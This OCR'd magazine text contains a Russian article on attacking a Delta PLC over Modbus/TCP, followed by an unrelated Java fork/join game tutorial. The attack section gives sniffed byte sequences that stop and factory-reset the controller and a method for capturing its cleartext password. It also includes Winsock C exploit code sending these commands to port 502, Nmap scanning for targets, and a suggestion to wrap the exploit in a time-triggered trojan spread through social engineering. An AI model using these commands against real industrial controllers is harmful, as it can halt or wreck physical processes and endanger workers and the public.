В статье «SCADA под прицелом» (][номер 7 за 2011 год) была описана уязвимость, характерная для большинства ПЛК, а именно возможность перевода ПЛК в режим listen only. Этот режим позволяет вывести ПЛК из процесса обработки команд и управления, что приведет к остановке технологического процесса в целом. На многих ПЛК имеется переключатель RUN/STOP (он выделен на фотографии ПЛК), который позволяет это делать аппаратно (разумеется, для этого нужен физический доступ к самому ПЛК). Кроме этого, можно перевести ПЛК в режим listen only, отправив на ПЛК определенную последовательность команд (а это, как ты сам понимаешь, уже позволит удаленно вмешаться в процесс управления).

Вот эту последовательность команд мы и попытаемся найти для нашего ПЛК Delta. Помимо этого, попробуем перехватить пароль, с помощью которого в ПЛК защищена от считывания его прошивка, а также посмотрим, можно ли удаленно вообще полностью обнулить память ПЛК.

Для решения поставленных задач будем использовать штатное средство для программирования ПЛК компании Delta Electronics — программу WPLSoft и широко известный в узких кругах Wireshark.

Удаленный пуск и останов ПЛК

В WPLSoft имеются две замечательные кнопочки RUN и STOP, которые как раз и предназначены для управления ПЛК в ходе написания и отладки управляющей программы. Подключаем ПЛК к компьютеру, устанавливаем связь WPLSoft с подключенным ПЛК, запускаем Wireshark и смотрим, что посылается на ПЛК в момент нажатия этих кнопочек. При нажатии кнопки STOP видим последовательность из 12 байт, отправляемую на ПЛК по протоколу Modbus/TCP:

```
eah 97h 00h 00h 00h 06h 01h 05h 0ch 30h 00h 00h
```

К нашей радости, Wireshark с легкостью распознает и раскладывает по полочкам все то, что передается по этому протоколу (подробно о нем читай на врезке, а если надо еще более подробно, то в Википедии). Итак, имеем номер транзакции — ea97h (60055 в десятичном виде — он, в принципе, может быть любым), идентификатор протокола — 0, длину передаваемых данных — 6 байт. В передаваемые данные входят: адрес ведомого устройства — 1 (в нашем случае устройство одно и его номер соответственно равен 1, если написать здесь ноль, то команда широковещательно пойдет всем ПЛК, которые висят на этой линии), код функции — 05 (запись значения одного флага — Force Single Coil), адрес этого флага 0c30h (3120 в десятичном виде), и оставшиеся два байта нулей означают, что мы данный флаг переводим в выключенное состояние.

При нажатии кнопки RUN мы перехватим почти такую же последовательность, за исключением двух последних байт, там будет значение ff00h. Такое значение переводит флаг во включенное состояние.

Кнопки, позволяющие останавливать и запускать ПЛК, имеются практически во всех средах разработки программ для контроллеров (без них процесс написания и отладки про-

Рис. 3. Программа для ПЛК, написанная на языке LD (язык лестничных диаграмм) (все очень просто, два выхода и четыре реле)

Рис. 4. АРМ оператора задвижки

Рис. 5. АРМ оператора насоса

Рис. 6. АРМ директора «предприятия»

Рис. 7. Топология нашей SCADA-системы

ДЛЯ ЗАЩИТЫ ПРОГРАММЫ, КОТОРАЯ НАХОДИТСЯ В ПЛК, ОТ НЕСАНКЦИОНИРОВАННОГО СЧИТЫВАНИЯ В НЕКОТОРЫХ КОНТРОЛЛЕРАХ МОЖНО УСТАНАВЛИВАТЬ ПАРОЛЬ. ДЕЛАЕТСЯ ЭТО ПОСРЕДСТВОМ ТОЙ ЖЕ СРЕДЫ, В КОТОРОЙ ПИШУТСЯ ПРОГРАММЫ ДЛЯ КАЖДОГО ТИПА ПЛК

грамм для ПЛК был бы затруднителен), а это значит, что подсмотреть нужную последовательность байт можно не только для ПЛК Delta, как это сделали мы, но и для контроллеров других производителей.

Перехватываем пароль

Для защиты программы, которая находится в ПЛК, от несанкционированного считывания в некоторых контроллерах можно устанавливать пароль. Делается это посредством все той же программной среды, в которой пишутся программы для каждого конкретного типа ПЛК. При этом во многих случаях этот пароль никоим образом не шифруется и передается по Modbus/TCP в открытом виде.

Итак, пробуем. Выбираем опцию защиты программы при ее загрузке в ПЛК паролем, вводим пароль (чтобы было проще его отследить, мы ввели четыре заглавные буквы G), смотрим в Wireshark и видим его в одной из переданных на ПЛК последовательностей байт:

```
e2h 07h 00h 00h 00h 09h 01h 64h 01h 0bh 04h 47h ↵
47h 47h 47h
```

В общем, для того чтобы собрать все пароли в системе, нужно просто отлавливать последовательности 01h, 0bh, 04h, и идущие за ней четыре байта и будут паролем.

Обнуляем память ПЛК до заводских настроек

Для этого применим функцию Format PLC memory, заботливо предусмотренную создателями WPLSoft (подобная функция имеется и в других средах разработки). Итак, вызываем Format PLC memory, выбираем «Reset PLC memory (Factory setting)», жмем подтверждение и смотрим в Wireshark. А там видим следующее:

```
33h 88h 00h 00h 00h 05h 01h 64h 01h 14h 00h
```

Первые два байта, как мы знаем, — это номер транзакции, следующие два — идентификатор протокола, далее два байта — длина сообщения (в нашем случае длина сообщения 5 байт), потом адрес устройства, далее код функции (у нас это 64h — функция не определена стандартом и реализуется на усмотрение производителя) и затем данные (три байта — 01h, 14h, 00h).

ПИШЕМ ЭКСПЛОЙТ

Остановить или обнулить ПЛК, как ты уже понял, довольно просто. Достаточно отправить на контроллер нужную последовательность байт.

Для этого мы будем использовать Winsock API, поэтому для начала нужно подключить соответствующий заголовочный файл и библиотеку:

```
#include "winsock.h"
#pragma comment(lib,"ws2_32.lib")
```

Далее создаем нужную последовательность:

```
char BuffPLCOff[12] = {0x32, 0xf6, 0x00, 0x00, ↵
0x00, 0x06, 0x01, 0x05, 0x0c, 0x30, 0x00, 0x00};
```

Надеюсь, ты узнал в этом массиве последовательность для перевода ПЛК в режим STOP. Первые два байта, как мы уже знаем, означают номер транзакции и могут быть любыми.

Далее все просто — инициализируем Winsock, создаем сокет, устанавливаем соединение и посылаем данные:

```
// Инициализация Winsock
WSADATA wsaData;
WSAStartup(WINSOCK_VERSION, &wsaData);
// Создаем сокет
SOCKET Server;
Server = socket (AF_INET, SOCK_STREAM, ↵
IPPROTO_IP);
// Производим инициализацию сокета
sockaddr_in ServerAddr;
ServerAddr.sin_family = AF_INET;
// Используем 502-й порт (специально
// для Modbus/TCP)
ServerAddr.sin_port = htons(502);
// Сюда вместо xxx.xxx.xxx.xxx пишем IP-адрес
// ПЛК (как его узнать — чуть позже)
ServerAddr.sin_addr.S_un.S_addr = inet_addr↵
("xxx.xxx.xxx.xxx");
// Устанавливаем соединение
```

8


```
[Source GeoIP: Unknown]
[Destination GeoIP: Unknown]
Transmission Control Protocol, Src Port: excw (1271), Dst Port: asa-appl
Modbus/TCP
    Transaction Identifier: 60055
    Protocol Identifier: 0
    Length: 6
    Unit Identifier: 1
Modbus
    Function Code: Write Single Coil (5)
    Reference Number: 3120
    Data: 0000
    Padding

0000  00 18 23 10 aa 34 bc 5f  f4 6c 33 3b 08 00 45 00   ..#..4._ .l3;..E.
0010  00 34 01 a8 40 00 80 06  00 00 c0 a8 00 03 c0 a8   .4..@... ........
0020  00 05 04 f7 01 f6 55 71  fd c2 ee c4 05 01 50 18   ......Uq ......P.
0030  fa f0 81 7f 00 00 ea 97  00 00 00 06 01 05 0c 30   ........ .......0
0040  00 00                                              ..
```

9

```
[Source GeoIP: Unknown]
[Destination GeoIP: Unknown]
Transmission Control Protocol, Src Port: payrouter (1246), Dst Port: asa-ap
Modbus/TCP
    Transaction Identifier: 64159
    Protocol Identifier: 0
    Length: 6
    Unit Identifier: 1
Modbus
    Function Code: Write Single Coil (5)
    Reference Number: 3120
    Data: ff00
    Padding

0000  00 18 23 10 aa 34 bc 5f  f4 6c 33 3b 08 00 45 00   ..#..4._ .l3;..E.
0010  00 34 01 90 40 00 80 06  00 00 c0 a8 00 03 c0 a8   .4..@... ........
0020  00 05 04 de 01 f6 db 0b  01 49 8a 4f 05 01 50 18   ........ .I.O..P.
0030  fa f0 81 7f 00 00 fa 9f  00 00 00 06 01 05 0c 30   ........ .......0
0040  ff 00                                              ..
```



```
Starting Nmap 6.40 ( http://nmap.org ) at 2014-03-21 13:26 Московское время
(зима)
NSE: Loaded 110 scripts for scanning.
NSE: Script Pre-scanning.
Initiating ARP Ping Scan at 13:26
Scanning 192.168.0.5 [1 port]
Completed ARP Ping Scan at 13:26, 0.12s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 13:26
Completed Parallel DNS resolution of 1 host. at 13:26, 0.01s elapsed
Initiating SYN Stealth Scan at 13:26
Scanning 192.168.0.5 [65535 ports]
Discovered open port 80/tcp on 192.168.0.5
Discovered open port 44818/tcp on 192.168.0.5
Discovered open port 20001/tcp on 192.168.0.5
Discovered open port 20000/tcp on 192.168.0.5
Discovered open port 502/tcp on 192.168.0.5
Completed SYN Stealth Scan at 13:27, 51.18s elapsed (65535 total ports)
Initiating Service scan at 13:27
```

11

```
connect(Server,(LPSOCKADDR)&ServerAddr, ↵
sizeof(ServerAddr));
// Получаем указатели на последовательности байт
char *pBufPLCOff = BuffPLCOff;
// Передаем данные
send(Server, pBuf,sizeof(BuffPLCOff),0);
```

Для форматирования памяти ПЛК до заводских настроек нужно создать такой массив:

```
char BuffPLCFormat[11] = {0x32, 0xf6, 0x00, ↵
0x00, 0x00, 0x05, 0x01, 0x64, 0x01, 0x14, 0x00};
```

Полностью весь эксплойт в виде проекта на Visual C++.NET можно найти на dvd.xakep.ru по ссылке для этого номера журнала.

АТАКА НА «ПРОИЗВОДСТВЕННУЮ ЛИНИЮ»

Настало время попробовать эксплойт в деле и провести атаку на нашу с таким трудом созданную «производственную линию».

Для начала узнаем IP-адрес ПЛК (для того, чтобы его вставить в нужное место эксплойта). Конечно, лучше всего для этого взять специальную софтину типа «SCADA-аудитор» или еще что-нибудь подобное, но вполне можно обойтись и Nmap'ом. Если в списке открытых портов мы увидим порт за номером 502, то можно не сомневаться в принадлежности этого устройства. Порт номер 502 специально зарезервирован для протокола Modbus/TCP.

Далее тайно включаемся в сеть и ждем нужного момента для запуска эксплойта. Ничего не подозревающие операторы и директор наблюдают за «производством», включают и выключают насос, открывают и закрывают задвижку — и вдруг насос останавливается, задвижка закрывается, и все оборудование перестает реагировать на органы управления. А все из-за того, что мы отправили всего лишь 12 байт в нужное время и в нужное место.

Согласись, что если оформить такой эксплойт в виде трояна, срабатывающего по какому-нибудь условию (время/дата), подкинуть этот троян обслуживающему персоналу (например, по почте или на флешке) и применить пару эффективных приемов социальной инженерии, то получится довольно-таки опасная вещь.

ЗАКЛЮЧЕНИЕ

Может быть, ты уже заметил, что тема информационной безопасности SCADA-систем в последнее время приобрела особую актуальность и постепенно выливается в очень интересное и весьма перспективное направление деятельности.


Надеюсь, ты правильно воспримешь все, что написано в этой статье, и не станешь пытаться останавливать большой адронный коллайдер в Европейском центре ядерных исследований или прекращать выработку электроэнергии на Калининской АЭС, а сконцентрируешь свои усилия на конструктивных действиях, которые внесут вклад в решение большой проблемы безопасной работы критически важных и потенциально опасных объектов производства. ⌶

Рис. 8. Перехваченная последовательность, позволяющая перевести ПЛК в режим STOP

Рис. 9. Перехваченная последовательность, позволяющая перевести ПЛК в режим RUN

Рис. 10. Перехваченный пароль «GGGG»

Рис. 11. Открытый 502-й порт на устройстве с IP-адресом 192.168.0.5



WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалами данной статьи.



WWW

Оригинальные спецификации протокола Modbus можно поизучать здесь: www.modbus.org

RS-232

Проводной дуплексный интерфейс. Метод передачи данных аналогичен асинхронному последовательному интерфейсу. В настоящее время можно встретить на очень древних компьютерах в виде 9- или 21-контактного разъема. Первые мышки подключались к компьютерам именно с помощью такого разъема.

Информация передается по проводам двоичным сигналом с двумя уровнями напряжения. Логическому «0» соответствует положительное напряжение (от +5 до +15 В для передатчика), а логической «1» отрицательное (от –5 до –15 В для передатчика).

Обеспечивает передачу данных и некоторых специальных сигналов на расстояние до 15 м.

RS-485

Стандарт физического уровня для асинхронного интерфейса. Регламентирует электрические параметры полудуплексной многоточечной дифференциальной линии связи.

В стандарте RS-485 для передачи и приема данных используется одна витая пара проводов, иногда с экранирующей оплеткой или общим проводом. Данные передаются с помощью дифференциальных сигналов. Разница напряжений между проводниками одной полярности означает логическую единицу, разница другой полярности — ноль.

Стандарт RS-485 оговаривает только электрические и временные характеристики сигналов и не оговаривает параметры качества сигналов, протоколы обмена, типы проводов и соединителей.

DVD

Код эксплойта, SCADA и прошивка для ПЛК из этой статьи лежат на диске. Вернее, на dvd.xakep.ru.

MODBUS/TCP

Modbus/TCP используется для передачи данных через TCP/IP-соединение в Ethernet-сетях. Формат Modbus-пакета для передачи данных включает в себя шесть полей:

- ID транзакции (два байта);
- ID протокола (два байта, нули);
- длина пакета (два байта, сначала старший, затем младший, указывают количество байт, следующих за этим полем);
- адрес устройства (один байт, если в этом поле нули, то пакет адресован всем устройствам на линии);
- код функции (один байт, например 02h — чтение значений из нескольких дискретных входов или 05h — запись значения одного флага);
- данные (в зависимости от типа команды).



][-ИГРА: АДМИНЫ ПРОТИВ ХАКЕРОВ

ИЗУЧАЕМ МНОГОПОТОЧНОСТЬ В JAVA НА ПРИМЕРЕ ГЕЙМ-КОДИНГА

С момента создания Java был ориентирован на многопоточное функционирование. При запуске любой кофейно-чашечной программы создается несколько потоков: как минимум основной и поток сборщика мусора. С каждой новой версией создатели языка придумывали в помощь прикладным программистам новые механизмы и алгоритмы для еще более эффективного использования многопоточности. Но часто это приводит к тому, что для многих она остается самой туманной областью и вместо того, чтобы взять штатные классы для решения задач, программисты создают свои собственные аналоги. В этой статье мы попробуем разобраться с потоками, проследить историю развития многопоточности в Java и посмотрим, действительно ли потоки дают ощутимый прирост производительности.



gogaworm
gogaworm@tut.by

РАЗВИТИЕ МНОГОПОТОЧНОСТИ

При запуске программы в памяти создается ее экземпляр, именуемый процессом. В нем содержится вся необходимая информация для выполнения программы. Процесс порождает один или несколько потоков — некоторую последовательность выполняемых команд (кто сказал, что это банальности? Спокойно, дальше будет интереснее :)). У каждого процесса есть как минимум один поток, который называется основным. И выполняются именно потоки, а не процессы.

Так как процессов в компьютере обычно меньше, чем потоков, они выполняются последовательно, но за счет быстрой смены выполняемых потоков создается впечатление параллельной работы.

Java использует нативные потоки операционной системы, поэтому на каждой платформе их структура может несколько отличаться, но в общем случае каждый поток обладает собственным стеком, счетчиком команд и локальными переменными. Потоки одного процесса используют одно адресное пространство, то есть могут обращаться к одним и тем же переменным и объектам. Это значительно упрощает взаимодействие между ними.

В процессе своей жизнедеятельности поток может находиться в одном из трех состояний. Он может выполняться, может ожидать своей очереди на выполнение или быть в состоянии блокировки. Состояние блокировки возникает, когда поток ожидает возникновения определенного события. Например, когда освободится ресурс или другой поток закончит свое выполнение. Работой потоков заведует планировщик потоков. Java использует планировщик операционной системы, поэтому правила его работы привязаны к платформе, на которой запускается программа. Но обычно планировщик руководствуется следующими правилами:

- сначала выполняются потоки с высшим приоритетом;
- если приоритеты потоков равны, то они выполняются по очереди некоторый квант времени.


Потоки в Java реализованы с помощью класса Thread. По сути, это обертка над кодом из JNI-библиотеки, которая использует встроенные средства операционной системы для работы с потоками. Чтобы выполнить задачу в отдельном потоке, можно либо наследовать класс Thread и переопределить метод run, либо передать в класс Thread класс, реализующий интерфейс Runnable.

```
public interface Runnable {
    public void run();
}
```


Первый метод позволяет получить доступ к защищенным переменным и методам класса Thread. Второй метод более предпочтителен, поскольку позволяет не привязываться к классу потока и делает код более гибким.

Потокам можно назначать приоритеты выполнения и делать их фоновыми. В отличие от обычного потока Java-

Представление потоков в памяти



Механизм захвата задач



программа не ожидает окончания выполнения фонового (таким является, например, поток сборщика мусора).

Приоритеты используются планировщиком потоков, чтобы определить, какому из них передать управление.

Поток не начинает работу до тех пор, пока не вызван его метод start(). Объект Thread существует до фактического запуска его потока и продолжает существовать после прекращения работы потока.

Поток можно запустить только один раз. Последующие вызовы метода start приведут к исключению. Это сделано специально, потому что повторная инициализация потока в памяти — операция неэффективная.

Завершается поток, когда выполняется его метод run или в методе run возникает необработанное исключение, что нежелательно. Кроме того, в классе Thread есть метод stop, но его использование может привести к непредсказуемым результатам, поэтому его лучше никогда не вызывать.

Еще один важный метод — join. Он блокирует текущий поток, ожидая треда, у которого вызван join. Это полезно, когда один поток должен получить результат задач, выполняемых другими.

Создание и удаление потока — операция очень дорогостоящая, требующая значительных затрат процессорного времени и ресурсов: необходимо выделить область в памяти, проинициализировать реестры и стек локальных переменных. Кроме того, существует вероятность, что программист создаст слишком много потоков и постоянное переключение между ними займет больше времени, чем позволит выиграть. Чтобы как-то организовать более эффективную работу с потоками, в Java 1.5 появились исполнители — классы, наследующие интерфейс Executor. Исполнители позволяют выполнять задачи, абстрагируясь от механизма создания и запуска потоков. Все, что нужно, — это создать исполнитель нужного типа и добавить в него задачи.

```
Executor executor = anExecutor;
executor.execute(new RunnableTask1());
executor.execute(new RunnableTask2());
```

В Java включены несколько стандартных исполнителей: DirectExecutor — выполняет задачи в том потоке, где его создали, ThreadPerTaskExecutor — создает отдельный поток для каждой задачи, SerialExecutor — выполняет задачи последовательно одну за другой и, наконец, ThreadPoolExecutor. Последний создает так называемый пул потоков. Когда появляется новая задача, она назначается свободному потоку из пула. После выполнения задачи поток переходит в состояние ожидания и возвращается в пул свободных потоков. Это значительно ускоряет работу приложения.

Еще одно нововведение Java 1.5 — интерфейс для задач Callable. В отличие от Runnable он позволяет возвращать значение и бросать исключение.

```
public interface Callable<V> {
    V call() throws Exception;
}
```

При добавлении в исполнитель задачи типа Callable возвращается объект Future, метод GET которого ждет выполнения задачи и возвращает результат. Это аналогично методу join потока.

```
<T> Future<T> submit(Callable<T> task)
```

КАК РАБОТАЕТ FORK-JOIN

Несмотря на все преимущества ThreadPoolExecutor, у него есть свои недостатки. Все потоки используют одну очередь задач, которую приходится синхронизировать, и возникает ситуация, когда один поток забирает задачу, а остальные простаивают, ожидая своей очереди. Кроме того, потоки никак не могут взаимодействовать при решении задач. Поэтому разработчики Java включили в седьмую версию новую реализацию исполнителя — ForkJoinPool. Такое название связано с тем, что задачи разделяются, порождают новые задачи, потом соединяются для нахождения конечного результата. Больше всего такой механизм работы подходит для решения рекурсивных задач, где каждый вызов метода может породить последующие вызовы этого же метода с другими значениями параметров.

ForkJoinPool, как и ThreadPoolExecutor, использует центральную очередь для добавления задач. Но кроме того, у каждого потока есть свои локальные очереди задач, куда они могут добавлять новые задачи, появляющиеся в ходе вычислений. В ForkJoinPool используется так называемый механизм захвата задач. Когда у потока заканчиваются задачи из локальной очереди, он начинает поглядывать, нет ли невыполненной задачи у других, и если такая имеется, то забирает ее себе. Если же таких задач не находится, то приходится обращаться к центральной очереди задач. Такой подход обладает двумя достоинствами. Во-первых, так как поток работает со своей очередью, меньше времени тратится на простаивание в центральной очереди. Во-вторых, потоки, которые закончили задачи раньше других, могут забрать себе немного чужой работы, что увеличивает общую производительность.

Чтобы сделать работу потоков еще более эффективной, в ForkJoinPool применяются две хитрости. Во-первых, локальная очередь потока организована как двусторонняя очередь. Рабочий поток использует ее как FIFO-стек, читая и добавляя новые задачи с одной стороны. Поток же, который захватывает чужую задачу, читает задачи с другой стороны. Во-вторых, если потоку не удается захватить новую задачу, он может долго переходить от одной очереди к другой, используя напрасно процессорное время, поэтому в таких случаях поток переводится в спящее состояние до появления новых задач.

В качестве задач ForkJoinPool принимает наследников ForkJoinTask. Но на практике наследовать этот класс самостоятельно не потребуется, потому что есть уже готовые RecursiveAction и RecursiveTask. Первый используется для задач, в которых не требуется возвращать результат, второй — для задач с возвращаемым результатом.

ПИШЕМ ИГРУ

Чтобы продемонстрировать возможности fork/join, напишем простую игру «Админы против хакеров». На игровом поле 8 на 8 клеток два игрока поочередно выставляют свои фишки, один играет за хакеров, второй за админов. Если фишки админов окружены по вертикали, горизонтали или диагонали фишками хакеров, то все они превращаются в хакеров, и наоборот.

Используем возможности ForkJoinPool для расчета следующего хода компьютером. Игровое поле представим как массив булевых объектов. Если ячейка равна null, то она не занята. Если true, то там стоит фишка хакера, false — фишка админа. Чтобы просчитать следующий ход, необходимо в каждую незанятую ячейку поставить свою фишку и посчитать, сколько фишек при этом удастся заработать. Чтобы немного улучшить компьютерный интеллект, вторым шагом переберем возможные шаги пользователя и максимальное количество фишек, которое он заработает. Отнимем второе число от первого и выберем максимально выгодный ход.

Итак, создадим метод nextMove, в него передаем текущее расположение фишек и игрока, за которого играет компьютер. Возвращаемое значение — наиболее выгодная позиция следующей фишки.

```
public int nextMove(final Boolean[] table, ↵
final Boolean player)
```

В этом методе создадим анонимный класс, наследованный от RecursiveTask, который добавим в пул.

```
RecursiveTask<Integer> task = ↵
new RecursiveTask<Integer>() {...};
new ForkJoinPool().invoke(task);
Integer result = task.join();
```

В методе compute поочередно ставим фишку в каждую незанятую клетку и создаем новую задачу для вычисления количества заработанных фишек. Задачи добавляем в список, чтобы потом собрать полученные результаты. Метод fork добавляет новые задачи в локальную очередь потока.

```
for (int position = 0; position < table.length; ↵
position++) {
    if (table[position] == null) {
    CalculateScoreTask task = ↵
    new CalculateScoreTask(table, player, ↵
    position) {...};
    task.fork();
    tasks.add(task);
    }
}
```

Класс CalculateScoreTask также наследован от RecursiveTask<Integer>. В методе compute необходимо скопировать текущее расположение для вычислений, поставить фишку на выбранную позицию и посчитать получившееся количество своих фишек.

```
protected Integer compute() {
    Boolean[] tableCopy = new Boolean[table.length];
    System.arraycopy(table, 0, tableCopy, 0, ↵
    tableCopy.length);
    CalculateUtils.apply(tableCopy, position, ↵
    player, true);
    return CalculateUtils.score(tableCopy, player);
}
```


Теперь улучшим мыслительные способности компьютера. В анонимном классе, наследованном от CalculateScoreTask, переопределим метод compute, в котором просчитаем возможный ход соперника и то, какой выигрыш он получит.

```
protected Integer compute() {
    int maxScore = super.compute();
    List<RecursiveTask<Integer>> tasks = ↵
    new ArrayList<RecursiveTask<Integer>>(table.↵
    length);
    for (int position = 0; position < table.↵
    length; position++) {
        if (table[position] == null) {
        CalculateScoreTask task = ↵
        new CalculateScoreTask(table, !player, ↵
        position);
        task.fork();
        tasks.add(task);
        }
    }
    int maxEnemyScore = 0;
    for (RecursiveTask<Integer> task : tasks) {
        Integer result = task.join();
        if (result > maxEnemyScore) {
        maxEnemyScore = result;
        }
    }
    return maxScore - maxEnemyScore;
}
```

Осталось дописать пользовательский интерфейс, и игра готова (полные исходники смотри на dvd.xakep.ru).

ЗАКЛЮЧЕНИЕ

Java предоставляет разные механизмы организации многопоточности. Четкое понимание того, как они работают и для какого типа задач создавались, позволит выбрать самый эффективный. Использование fork-join будет оправданно в задачах с рекурсивным решением, в задачах, порождающих много дочерних задач в процессе решения, и в задачах с неравным временем выполнения.][




Получившаяся игра



WWW

